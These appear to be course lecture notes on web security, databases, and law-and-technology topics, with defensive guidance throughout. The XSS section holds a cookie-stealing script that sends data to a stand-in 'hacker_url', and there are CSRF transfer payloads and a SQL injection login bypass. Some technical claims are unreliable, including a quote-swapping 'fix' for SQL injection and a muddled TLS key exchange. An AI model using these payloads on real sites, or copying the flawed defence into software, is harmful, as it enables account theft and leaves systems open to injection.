- If someone queries our database and types in "Let There Be Rock; Delete" as the title, then, our entire table might be gone! SQL may interpret the semicolon in the input as the end of that line and read "Delete" as its own line, thereby dropping our table.
- People have designed many packages to prevent SQL injection attacks. These packages often "escape" these dangerous characters, such as semicolons or apostrophes, by adding a backslash before it. Now, if a user were to type in "Let There Be Rock; Delete", the query will be changed to "Let There Be Rock\; Delete." This query will be literally

interpreted, and the database will search for an album with the title “Let There Be Rock; Delete,” which would likely not return any results.

Scalability

- If we have only one database, then we have a single point of failure. We could fix this by having two databases, but note that if we store half of our data in one database and half in the other, we’ll actually have two single points of failure. The second database will have to be a duplicate of the first database to resolve this issue.
    - Note that the second database is a *duplicate* of the first, not a *backup* of the first. We don’t want to waste time restoring from backup, as we’d like to maintain uptime. As a duplicate, whenever we write data to one database, we write this data to the other as well.
- If we have more and more data to store, we’ll require more than one primary database. Then, we’ll have to duplicate this additional database as well. Eventually, we might hit a ceiling on vertical scaling—there is only so much space on our servers. We might employ a different method of scaling.
    - Currently, our databases are doing both reading and writing. To read data from a database means to take data from its memory. To write data into a database means to save such data into the database.
    - If we have two primary databases, we can connect databases to each, as their replicas. However, instead of having both read and write capabilities on these replicas, we can simply have read capabilities. Then, these databases exist solely for the purpose to read from them again and again.
    - An example of when this might be useful is on social media. On Facebook, there are likely more reads than there are writes. If the data for a business follows this pattern, where reads are way more common than writes, we can use this model instead.

Lecture 9

- Git/GitHub
  - Working on GitHub
  - Accidental Exposure
    - Fixing an Accidental Exposure
    - Preventing Accidental Exposure
- DoS Attack
  - Stopping DoS Attacks
- HTTP vs HTTPS
  - SSL/TLS Certificates
- Cross-Site Scripting (XSS)
  - Protecting against XSS
  - Cross-Site Request Forgery (CSRF)
- Databases
  - SQL Injection Attacks
- Phishing

Git/GitHub

- Git and GitHub allow users to save their code to an internet based repository and track their code for changes.
  - For example, if a user realizes that they've broken previously functioning code, they can use GitHub to revert to an old version of their code. This is called *version control*.

Working on GitHub

- Suppose we have some files that we would like to save on GitHub. We would package these files up into a *commit*, a package that we send to the Internet, and *push* this commit onto GitHub. This constitutes our *initial commit*.
- To track changes, GitHub tracks the chain of commits. This chain of commits is similar to a linked list, where each commit knows about the commit that comes after it (once that commit is pushed) as well as all of the commits before it.
- GitHub was designed to encourage developers and programmers to create an open source community where anyone can view another's code. This means that we can search all of the public repositories, and if there is a match, we can view that entire repository.
- We can also *fork* another person's code.
  - Forking a repository refers to taking the entire collection of files and copying it onto our own GitHub.


    - After forking, we can make changes or suggest changes before pushing these changes back to the original repository.
- GitHub also lets people work from multiple workstations, allowing for collaboration. This concept may be reminiscent of Google Drive or Dropbox.
    - To work with another person on a repository, we simply push changes onto this repository, and the other person *pulls* these changes. If the other person makes changes, they simply push their changes, and then, we pull.

Accidental Exposure


Fixing an Accidental Exposure

Now, let's suppose we've pushed a new commit; however, we've accidentally included sensitive information, maybe a password, in the files, and now this sensitive information is on the Internet!

What we've done with GitHub might look something like this:



- We could try removing the sensitive information and pushing a new commit.



    - This, however, would not solve our problem. Git has stored all of our previous commits, and thus, our sensitive information is still on GitHub.
- Instead, we can clear a portion of our history by using `git-rebase`.
    - This allows us to pick a previous starting point and erase every commit from then on. In our case, we would like to rebase to the first commit.

    - Note that when we return to a previous commit, all changes from then are erased. Thus, it's important to copy important changes somewhere else before rebasing to a previous commit.

Preventing Accidental Exposure

- We can use `git-secrets`, which will warn us whenever we make a commit that might contain "secrets." `git-secrets` checks for these "secrets" by using *regular expressions*, a sequence of symbols and characters that represents a set of strings to be searched for in

a longer piece of text. Whenever `git-secrets` finds a match, it will warn us, asking us if we are sure that we'd like to proceed with committing.

- We can also limit 3rd party app access. One particular example is OAuth, where we can log into other services via our Facebook, Google, or GitHub accounts. This allows the 3rd party application the ability to use and access our, for example, GitHub identity.
- We can use "commit hooks," or sets of instructions that execute when a commit is pushed to GitHub.
    - In CS50, when files are changed and a commit is pushed, a commit hook is triggered. This commit hook then copies these changed files onto CS50's web server and runs tests to ensure that there are no errors in them. If all the tests pass, then the files can be activated on the web server.
    - To prevent accidental exposure, we can use these commit hooks to ensure that there are no passwords on our files.
- We can use SSH keys as identification verification. For example, when using SSH keys, when we push a commit to GitHub, we also digitally sign the commit. Before this commit is posted to GitHub, GitHub will verify that the commit was actually pushed by us by checking our public key.
- Finally, we can use two factor authentication with two factors that are fundamentally different. Having two very different factors makes it difficult for an adversary to have or know both authentication methods. Generally this means a password and a cell phone or RSA key.
    - *RSA keys* are a form of two factor authentication.
        - There is a six digit number inside the window of an RSA key that changes every 60 seconds via an algorithm.
        - When we're assigned an RSA key by a company, the company's server will contain a mapping from the RSA key's serial number (located on the back) and some sort of employee identification. However, note that the company does not know the six digit number on the RSA key, just the serial number of the RSA key itself.
            - To complete a log in via an RSA key, we'll have to enter the number on our RSA key.
    - Other tools that provide two factor authentication include Google Authenticator, Authy, Duo Mobile, and even SMS.

DoS Attack

- *DoS attacks*, or denial of service attacks, cripple the infrastructure of websites by having an adversary send so many requests to a server that the server becomes overloaded and eventually crashes.
- These attacks are relatively easy to execute—a commercially available machine might be able to execute a DoS attack on a small business running on its own servers.
- When attacking a medium sized companies, however, one computer and one IP address is generally not enough to execute a DoS attack. Instead, the hacker(s) can use a *botnet* to execute a *DDoS* attack, or a distributed denial of service attack.

    - A botnet is created when hackers distribute worms or viruses that don't do anything until activated. After activation, it becomes an agent or a zombie, controlled by the hackers.
    - In this case, the hackers gain control of thousands or hundreds of thousands of devices. These devices can then all make web requests to the same server, eventually causing the server to crash.
- These attacks are very common—about 16% - 35% of businesses per year are attacked.
- Cloud computing has magnified the consequences of DoS attacks. In cloud computing, we generally rent server space and power from an entity like Amazon Web Services or Google Cloud Services. Then, many businesses share the same physical resources, so if one business is attacked and the server crashes, that will affect the other business as well.
- Consequences can be even further magnified when internet providing services are attacked.
    - For example, DYN, a DNS (domain name service) provider, was attacked by DDoS attacks in 2016, and this attack lasted 10 hours.
    - Attacking a DNS provider is particularly harmful because generally, we do not know the IP addresses of websites, we only know their URLs. To complete a request, then, we depend on a DNS provider to map that URL to an IP address.
    - When a DNS provider is attacked, it becomes overloaded with requests from some botnet and is no longer able to complete actual requests. This means that IP addresses can't be mapped to URLs anymore, so no one can visit any websites via URLs.
- If interested in reading about how violations of computer-based crimes are prosecuted, check out the Computer Fraud and Abuse Act, codified at USC 1030.

Stopping DoS Attacks

- A DoS attack can be stopped by configuring the server to stop accepting requests from the IP address that is currently attempting to overload the server.
- A DDos attack is much more difficult to stop, however, because of its usage of many, many addresses. There are multiple techniques we might use to avert DDoS attacks.
    - We can set up a firewall where we only accept certain types of requests. While we'll allow requests from any IP address, we'll only allow requests into certain ports.
        - For example, perhaps a server typically expects to receive requests on HTTPS, or port 443. If a DDoS attack begins, and the server begins to receive a lot of HTTP requests on port 80, the server can simply stop accepting requests on port 80 until the attack stops.
    - Another technique is called sinkholing, where all requests are let in, but the server doesn't complete any requests. The server, then, does remain up, meaning the website won't be taken down. Note that in this case, legitimate requests also will not be completed.
    - We can also do packet analysis, where we take a look at the headers of the requests that are being sent. These headers contain information such as their IP address, their OS, their browser, and their geographic location.

        - For example, perhaps a server typically expects to receive requests from the US Northeast. If a DDos attack begins, and the server begins to receive a lot of requests from another geographic location, the server can stop accepting requests from that location.

HTTP vs HTTPS

- HTTP, or the HyperText Transfer Protocol, is used to define and facilitate communications between clients and servers over the internet.
    - An HTTP version 1.1 request might look like this:
    - `GET /execed HTTP/1.1`
    - `Host: law.harvard.edu`
        - In this case `GET` refers to asking the server to retreive the page `/execed` from the host `law.harvard.edu`.
    - HTTP requests are not encrypted. When the request is sent, it will likely go through many routers before ultimately being delivered to the server.

      ![routers][routers.png]

        - Since HTTP requests are not encrypted, if the data is being sent over an unsecured network, then it is rather simple to read the contents of the packets going to and from.
        - Additionally, a router may be compromised.
            - For example, the router may contain a worm that will eventually cause the router to participate in a DDoS attack.
            - If a router is compromised in a way such that an adversary can read all the traffic that flows through it, then our information, sent via HTTP, is not secured. This can be solved by HTTPS.
- HTTPS is the secured version of HTTP, encrypting communications between client and server.
    - In HTTPS communications, the server is responsible for providing a valid *SSL or TLS certificate*.

SSL/TLS Certificates

- Certificate authorities work alongside the internet to verify that a website owns a particular public key.
    - The website digitally signs something to the certificate authority. The certificate authority then checks the digital signature to verify that this person owns this public key.
- SSL is the *Secure Sockets Layer*, another encryption-related protocol for network communications. It has been updated and revised as TLS or *Transport Layer Security*.
- When we make a request via HTTPS to a server, we first make a request asking to begin encrypted communications with the server. This request is encrypted using the server's public key that the certificate authority has verified.

- The server receives the request and decrypts it with their private key. The server will then send a key back to us, encrypted using our public key.
- The key that the server sends back to us is a cipher. This is referred to as a *session* key, and it is used to encrypt and decrypt all further communications between us and server until the session ends.

Cross-Site Scripting (XSS)

- *Client-side code* is something that runs locally on our computers.
- *Server-side code* is run on the server. When we get information back from the server, we receive the output of the code instead of the code itself.
- *Cross-Site Scripting* occurs when an adversary tricks a client's browser to run something locally.
    - Let's take a look at this Python code, written using a package called Flask that allows us to build web servers.
        - ```
          from flask import Flask, request
          ```
        -
        - ```
          app = Flask(__name__)
          ```
        -
        - ```
          @app.route("/")
          def index():
              return "Hello, world!"
          ```
        -
        - ```
          @app.errorhandler(404)
          def not_found(err):
              return "Not found: " + request.path
          ```
        -
        - Note that when we visit the `/` page on the web server, the `index` function will be called, and we will receive an HTML page whose content is "Hello, world!"
        - If we go to a page that is not on the server, we'll get a 404 error. Then the `not_found` function will be called, and we will receive an HTML page whose content is "Not found: " and the page that we were looking for.
            - For example, if we go to `/foo`, we'll get an HTML page that says "Not found: /foo"
            - However, if we visit `/<script>alert('hi')</script>`, the `not_found` function will return "Not found: " and this path, which the browser will interpret as HTML. Then, when we receive this as a response from the server, our browser will show the HTML page and an alert saying "hi."
    - Let's look at a more consequential example. Suppose Facebook does not defend against XSS (they do), we write this code in our Facebook profile, and we also own a site called `hacker_url`.
    - ```
      /<script>.document.write(
      ```
    - ```
          '<img src="hacker_url?cookie='> + document.cookie + '"
      />')</script>
      ```
    - ```
      )
      ```
    -
      ```

```
@app.errorhandler(404)
def not_found(err):
    return "Not Found: " + request.path
```

- Anytime someone tries to visit our profile, their browser will have to read the script tag.
- `document.write` is JavaScript that adds what is inside to the HTML of the page.
- `document.cookie` in this case, since this exists on our Facebook profile, is an individual's cookie for Facebook.
  - A cookie is similar to a handstamp, where instead of logging in every time, we simply show Facebook our handstamp and we are let in.
- Each time someone visits our FaceBook page, they will also visit `hacker_url`. Then, via our `hacker_url` logs, we'll be notified that someone has tried to visit `hacker_url?cookie=` + their cookie.
- Now that we know know their cookie, we can attempt to change our Facebook cookie to theirs and log in as them instead.
- We use the `<img>` tags to trick users to forcibly visit our site, so we may obtain their cookie. Note that the site is forcibly visited because the browser will attempt to pull an image from our site.

Protecting against XSS

- We can sanitize the inputs to our site by using HTML entities, or other ways of representing certain characters in HTML.
  - For example, instead of representing < and > as HTML, we can use `&lt;` and `&gt;`. When someone provides an input on our page, we can automatically change these, so our site no longer interprets these as HTML tags.
- We can also disable JavaScript, which has positive and negative consequences. This may be beneficial because XSS is usually introduced via JavaScript; however, JavaScript can also be very useful in creating a better user experience.
- We can handle the JavaScript in a special way:
  - We can disable inline JavaScript, similar to the JavaScript provided earlier, but still allow JavaScript written in separate JavaScript files to be linked to our HTML pages.
  - We can sandbox the JavaScript, or run it separately somewhere else first. If there are not any unintended consequences, it will be displayed.
  - We can execute the Content Security Policy, which is a header that allows certain lines or types of JavaScript through but not others.

Cross-Site Request Forgery (CSRF)

- CSRF attacks involve making outbound HTTP requests that were not intended. These attacks rely heavily on cookies since they allow shorthand verification of identities.
- For example, suppose we send someone an email, asking them to click on a URL. At this URL, there's a page with this code:
- `<body>`

```
    <a href="http://hackbank.com/transfer?to=doug&amt=500">
        Click here!
    </a>
</body>
```

- In this case, we'll assume that `hackbank.com` executes transactions after a user specifies a person and an amount. In the URL in this page, we see that we're specifying the person as Doug and the amount as 500.
- If the user is a customer of Hackbank and has Hackbank cookies in their browser, clicking on this link would result in 500 dollars being transferred to Doug.

- We can change the previous example so that a second link is not required.

```
<body>
    <img src="http://hackbank.com/transfer?to=doug&amt=500" />
</body>
```

- Upon loading this page, the browser will go to the image link and attempt to load the image. This will complete the transaction.

- Similarly, we can create a form.

```
<body>
    <form action="https://hackbank.com/transfer" method="post">
        <input type="hidden" name="to" value="doug"> />
        <input type="hidden" name="amt" value="500"> />
        <input type="submit" value="Click here!"> />
    </form>
</body>
```

- Upon loading this page, a form will pop up with only a submit button since the other form fields have type "hidden."
- Once the user submits the form, the transaction will be completed.

- We can have this form instantly submitted as well, by adding `onload="document.forms[0].onsubmit()"` to the `<body>` tag. This will, upon loading, look for the first form on the page and immediately submit it.

Databases

- Suppose we have a database of users that looks like this:

id	username	password
1	alice	hello
2	bob	12345
3	charlie	password
4	donna	abcdef
5	eric	password

- First, we should not be storing their passwords, instead we should be storing hashes of their passwords. We might get this instead:

id	username	hashed password
1	alice	5D41402ABC4B2A76B9719D911017C592
2	bob	827CCB0EEA8A706C4C34A16891F84E7B
3	charlie	5F4DCC3B5AA765D61D8327DEB882CF99
4	donna	E80B5017098950FC58AAD83C8C14978E
5	eric	5F4DCC3B5AA765D61D8327DEB882CF99

- If an adversary obtains our database of usernames and hashed passwords, they will know that charlie and eric have the same password. If they are able to guess charlie's password (they might start by guessing common passwords since multiple people have the same password), then they will be able to log in as eric as well.
- Another issue with the security of usernames and passwords comes with login screens. Generally, when a user clicks "Forgot Password," a link will be sent to their email address to reset that password. The webpage may display either "Okay! We've emailed you a link to change your password" or "Sorry, there is no user with that email address."
    - The webpage leaks information via these messages. Perhaps an adversary has hacked another database and has the credentials for a particular user. Since people generally tend to re-use the same credentials, the adversary can attempt to log in to other sites with that same credential.
    - By stating whether or not that user exists in the database, the adversary will know whether or not that user uses this particular service. By knowing which services this user uses, the adversary might be able to paint a picture of who the user may be.
- Instead, a forgot password message can say "Request received. If you are in our system, you'll receive an email with instructions shortly." This does not reveal whether or not the user actually has an account with the service.

SQL Injection Attacks

- Suppose when a user logs into our service, we check if they have the correct credentials via this SQL query. This queries a table called `users` that has a `username` field and a `password` field.

```
SELECT * FROM users
WHERE (username = uname)
AND (password = pword)
```

- If Alice logs in with username "alice" and password "12345" then our SQL query would look like this:

```
SELECT * FROM users
WHERE (username = 'alice')
AND (password = '12345')
```

- If someone logs in with username "hacker" and password "1' OR '1' = '1" then our SQL query would look like this:

```
SELECT * FROM users
WHERE (username = 'hacker')
AND (password = '1' OR '1' = '1')
```

    - Note that when this query is executed, there are two components that both must evaluate to true.
        1. username = ‘hacker’
        2. password = ‘1’ or ‘1’ = ‘1’
    - The first is true as long as the username exists in the database. The second will always evaluate to true because whether or not password = ‘1’, ‘1’ is always equal to ‘1’. Since they are joined by an “or,” only one has to be true for the entire statement to evaluate to true.
    - Thus, the hacker will be able to log in as the user “hacker,” even if they do not know the password. The hacker can also log in as an administrator and manipulate the data in the database.
- In this Python file called `login.py`, we’ll attempt to fix this problem.
- `x = input("Username: ")`
- `y = input("Password: ")`
-
- `x = x.replace('\'', '\"')`
- `y = y.replace('\'', '\"')`
-
- `print(f"SELECT * FROM users WHERE username = '{x}' AND password = '{y}'")`
    - The replace function replaces each instance of a single quote with a double quote. Note that we use a backslash before the single quote and the double quote to identify the character. Without the backslash, it may be interpreted as the beginning or end of a string.
    - The `f` in the print statement denotes that this is a formatted string, where `{x}` is substituted with the value in the variable `x` and `{y}` is substituted with the value in the variable `y`.
    - Notice that we’re using single quotes to set off the variables in `username = '{x}'` and `password = '{y}'`. If there is a single quote in the value of `x` or `y`, then SQL will interpret that as the end of that string. By changing all the single quotes to double quotes in the values, this can no longer occur.
- Let’s run this code. Let our username be `Doug` and password be `1' or '1' = '1`.
- `$ python login.py`
- `Username: Doug`
- `Password: 1' or '1' = '1`
- `SELECT * FROM USERS WHERE username = 'Doug' and password = '1" or "1" = "1'`
    - In this example, SQL interprets the entire `1" or "1" = "1` as the password, and unless the password actually is `1" or "1" = "1`, the hacker will not be able to get in.

Phishing

- In phishing, an adversary attempts to socially engineer the target to give up secure information on their own. For example, they may pretend to be a business that the target regularly interacts with.

- A simple way to phish is to use the anchor tags in HTML: `<a href="url1">url2</a>`. In this example, the user sees url2, but upon clicking url2, the user will be brought to url1.
- Suppose an adversary wanted to obtain Facebook credentials, and they've acquired a domain name like "fscebook.com," which is close enough for someone to mistype.
    - They can create a webpage that looks just like Facebook's by copying and pasting their HTML (we can find their HTML by right clicking on the Facebook page and clicking "Page Source") into their webpage.
    - When someone clicks the "Log In" button, the adversary can store the information in the form, thereby saving the user's credentials.
    - From there, the webpage can display a server error message and redirect the user to Facebook's actual page. Upon logging in again, the user will be able to access Facebook, and most likely, the user will not know that they've just exposed their credentials.

Lecture 10

Challenges at the Intersection of Law and Technology

- Trust Models
    - Reflections on Trusting Trust
    - Samsung Smart TV Privacy Policy Supplement
    - Intel Management Engine (IME)
    - Open-source Software and Licensing
        - GPLv3
        - LGPLv3
        - MIT License
        - Other Licenses
- Dealing with Emergent (Disruptive) Technologies
    - 3D Printing
    - Virtual and Augmented Reality (VR/AR)
- Digital Privacy: Tracking
    - EFF: The Problem with Mobile Phones

- AI, Machine Learning
    - Machine Bias
- GDPR and the "Right to be Forgotten"
- Net Neutrality

Trust Models

- A **trust model** is a computational term for how much we trust something we're receiving over the internet. For example, do we trust that a certain software is what it says it is, or do we trust that a provider is providing a service in a way they describe without doing other things behind the scenes?

Reflections on Trusting Trust

- This paper was written in 1984 by Ken Thompson, one of the inventors of the Unix operating system.
- Thompson begins this paper discussing a computer program that can reproduce itself, typically called a *quine* in computer science. It is quite simple to write programs to do this.
- Thompson then discusses how one might teach a computer to teach itself something. He suggests that we can teach the compiler to compile itself. Remember that compilers turn source code, what we write, to machine code, since computers can only understand these zeroes and ones.
    - To teach a compiler to compile itself, he introduces a new character for the compiler to understand. In this case, he uses the vertical tab character, which allows one to jump down several lines without resetting back to the beginning of the line as newline would.
    - In the paper, he goes through the process of how one can teach the compiler what this new character (vertical tab) means.
    - He shows that we can write code in C, have the compiler compile that code into zeroes and ones that create a binary, or a program that a computer can execute and understand. With that newly created compiler, we can compile other C programs.
    - Overall, once we teach the computer how to understand what the vertical tab character is, it can propagate into any other C program.
- Thompson then discusses the possibility of a computer or compiler doing more than, for example, just adding a vertical tab character.
    - For example, say we're teaching the computer to understand the vertical tab. While doing so, we secretly add a bug to the source code. Whenever we compile the code and encounter the vertical tab character, then, we're not only putting that vertical tab into the code but also a bug. Thompson then discusses what steps can be taken to make it seem like the bug was never there even though the bug is now propagating into all of the source code we compile going forward.
- Ultimately, the question is: is it possible to ever trust software written by anyone else? Let's look at some examples of software that in using, we trust that their code functions as they claim and that they handle our information properly.

Samsung Smart TV Privacy Policy Supplement

- A few years ago, when people discovered just how much information they were sharing with Samsung via their Smart TVs, it became a mildly scandalous news story.
- The Samsung Smart TV can listen to voice commands to execute actions like turning up the volume or changing the channel. To do so, it records and captures these voice commands and then transmits these to a third-party language processor which would input these into their database to improve the quality of understanding what these commands were.
- In Samsung's policy, it states that the device will collect IP addresses, cookies, the hardware and software configuration, and browser information.
- Is this information different from the information we share with our browsers, though? When we use our browsers and send a request, we also provide our IP address, our OS information, geographic location, and browser information via the HTTP headers.
- Samsung also allows for gesture controls. This helps people who are visually impaired or people who may be unable to use a remote control device who can simply wave or make certain gestures to operate the TV. In using gesture controls, Samsung might capture faces, movements, and perhaps even the aspects of the room. This feature leads to the questions: do we trust Samsung? Is there a way to ensure that Samsung is properly interacting with our data? Should there be a way for us to verify this, or is that proprietary to Samsung?

Intel Management Engine (IME)

- The Intel Management Engine is a program that helps network administrators in the event that something goes wrong with a computer—they will be able to access the computer remotely by issuing commands. The computer listens to these commands on a specific port.
- If the computer is listening on a specific port, how can we be sure that the request the computer has received on the port is accurate? Without Intel's code, we cannot truly understand how the software runs on our machines. Then, should Intel be required to reveal that code?
    - Those who argue the affirmative might say that we have a right to know what programs are running on our computers, but those who disagree might argue that this is Intel's intellectual property.
- Intel also provides a software that tells us whether or not our IME chip is activated in a way such that we are subject to potential remote access or not. Should we trust the result of the software that Intel has provided us?

Open-source Software and Licensing

- Open source software is a type of computer software in which source code is released and can be used, changed, and distributed under a license.

GPLv3

- GPLv3, or General Public License version 3, is often criticized for being a copyleft license. With a copyleft license, if someone has used code licensed under GPL in their own code, they are not allowed to impose restrictions on the use or distribution of their own code either. This is to improve the community, as others will also be able to benefit from using and modifying that source code.
- This can introduce dangers as well. For example, suppose there is a company that has just come up with an amazing idea that will transform the market. The last snippet of code they need to implement this idea has been found online! But it's GPL licensed. Once they include this snippet of code into their own source code, their whole project becomes GPL licensed. Of course, they can still sell their product, but their profitability will decrease because now the source code is available freely for anyone to access.
- Sometimes this is referred to as the General Public License virus because it propagates so extensively! As soon as one touches code or uses code that is GPL licensed, suddenly all of the person's source code is GPL licensed.

LGPLv3

- LGPL is the lesser General Public License. If code is LGPL licensed, then any modifications made to that specific code will also have to be LGPL licensed, but other parts of the source code do not have to be LGPL licensed. Other parts can be licensed under other terms, including terms that are not open source at all.
- This still benefits the community since changes made to the original LGPL code are open sourced.

MIT License

- The MIT license is one of the most permissive licenses available.
- Code under the MIT license can be taken and changed however one likes, and these changes do not have to be re-licensed.
- Most code on Github is MIT licensed.

Other Licenses

- In CS50, the material produced is licensed under a Creative Commons license, which is similar to the GPL license. Oftentimes, it will require people to re-license the changes that were made to the material, and people are not allowed to profit from the changes made to the material.

Dealing with Emergent (Disruptive) Technologies

- In this section, we'll discuss and ask questions about how the law might keep up with emergent technologies. Sometimes these technologies are referred to as disruptive, since they materially affect the way that we interact with technology.

3D Printing

- In 2D printing, a write head moves left to right across a piece of paper, providing x-axis movements, and spits out ink. The paper is fed through a feeder and provides the y-axis movements.
- In 3D printing, instead of using ink in our write head, we use a plastic based filament that is heated to just above its melting point, so it can harden quickly. Then, the plastic is deposited onto a surface. The write head can move left and right, similar to a 2D printer, and additionally, the write arm can also move up and down, providing z-axis movements.
- 3D printing is considered a disruptive technology because it allows people to create items that they may not otherwise have access to.
    - For example, it is possible to 3D print a plastic gun that can fire plastic or metal bullets, and this plastic gun is able to evade metal detection.
- How might the law contend with this new technology?
    - We might just allow people to do whatever they want to do with the technology and decide after the matter whether or not that particular usage was okay.
    - We might want to be pro-active in trying to prevent the production of certain things that we consider are unethical to produce.
    - For example, current 3D printing technologies allow us to print with metal. We can also print with human cells to create organs. Do we want people to create these things or should we regulate this production beforehand?
- The article also discusses the concept of immunizing intermediaries. Should manufacturers of 3D printers and the designers of the CAD files, computer-aided design files that generally go into 3D printing, be held accountable for the misuse of 3D printing?
- Finally, the article discusses the possibility of allowing the 3D printing industry to self-regulate.
    - Attorneys self-regulate, and the system seems to work well. However, social media companies similarly self-regulate; they have had limited success. Would self-regulation be successful in the 3D printing industry?
- 3D printing lends itself to violating copyrights, patents, and trademarks. Some companies that have dealt with copyright issues include Napster, a digital music file sharing site, which was shut down as a result of violating copyright law. Sony was part of a lawsuit concerning VCRs and tape delaying copyrighted material.
- If interested in the implications of 3D printing, check out these articles: “Guns, Limbs, and Toys: What Future for 3D Printing?” and “The Law and 3D Printing.”

Virtual and Augmented Reality (VR/AR)

- Augmented reality involves superimposing graphical images onto the real world. A popular example of Augmented Reality is Pokemon Go; the mobile game allows you to view and catch Pokemon in your living room and outdoors.
- Virtual reality is an immersive alternate reality experience. The real world around you disappears as you put on a headset. Headphones and audio allow for an even more immersive experience.
- VR and AR allow for interaction in these digital worlds. Studies have shown that people have true, realistic feelings in these alternate realities. What would happen if someone were to commit a crime in one of these worlds?

    - If someone were to pull a gun on another person in one of these alternate worlds, would that qualify as assault? There is a perception of potential harm, but does the potential for bodily harm actually exist?
    - If malicious code altered the augmented reality we view, how would that be considered under the law? AR GPS technologies could lend themselves to this form of hacking and lead people astray into potentially dangerous circumstances.
    - Interactions can often occur across different nations. Which nation would have jurisdiction? If the crime occurs virtually, do courts have jurisdiction over the human player or solely the in-game avatar?
- Crimes can also be technologically driven. Doxxing involves revealing the personal information of someone over the internet in an attempt to harm that individual. Swatting involves reporting a false crime to the police who would then send a SWAT team (hence the name) to an innocent person's home.
- There are some benefits for the law in virtual reality. Virtual crimes allow for actions to be more closely tracked. IP addresses can allow for investigators to more easily track down the perpetrators. People can be muted in virtual reality, thus avoiding certain possible instances of harassment.

Digital Privacy: Tracking

- It is difficult for consumers to understand exactly what digital data is being gathered about them by corporations, particularly in the United States. Most consumers simply accept that they are being tracked when they are using the Internet. Should that be an essential part of using the Internet?
- Cookies allow a user to bypass login credentials and verify their identity. This prevents a recurrent user from having to repeatedly log onto a login-protected site. Cookies offer not only the opportunity to identify a user, but they can be used to track a user's activity on the Internet.
    - If this cookie is linked to a user's IP address, the user's activity could even be linked to a specific geographical area. Something as simple as activity on a webpage could lead to targeted "snail mail" advertisements at their home. How do we feel about that sort of invasion of privacy? We could change the way IP addresses function, but is the potential for physical advertising enough to warrant such a change?

EFF: The Problem with Mobile Phones

Mobile phone tracking is often considered more invasive and dangerous than other forms of digital tracking. We carry our mobile devices with us wherever we go; this allows us to be easily tracked and pinpointed at specific locations. Mobile phones often quickly become obsolete. Manufacturers may stop providing firmware patches, thus making this data vulnerable to digital theft.

- Mobile phone tracking does not operate through GPS but rather through cell towers. While GPS systems can triangulate a user's location, they do not contain information about the device which requests the information. Cell phone towers, however, can allow

for location tracking by analyzing the strength of the signals received by the towers at different locations.

- Are the corporations that produce our mobile devices at the command of the federal government? Do backdoors exist in our operating systems and firmware that would allow unconsented access into our digital activity? What about access to outside activity recorded through device microphones or cameras?
- While it is relatively easy to mask one's identity on a computer through a VPN, it is very difficult to do so on a mobile phone. Burner phones are meant for a limited amount of uses before being disposed of; however, a repeated pattern in phone calls can still be used to identify users who may be utilizing a variety of different mobile devices.

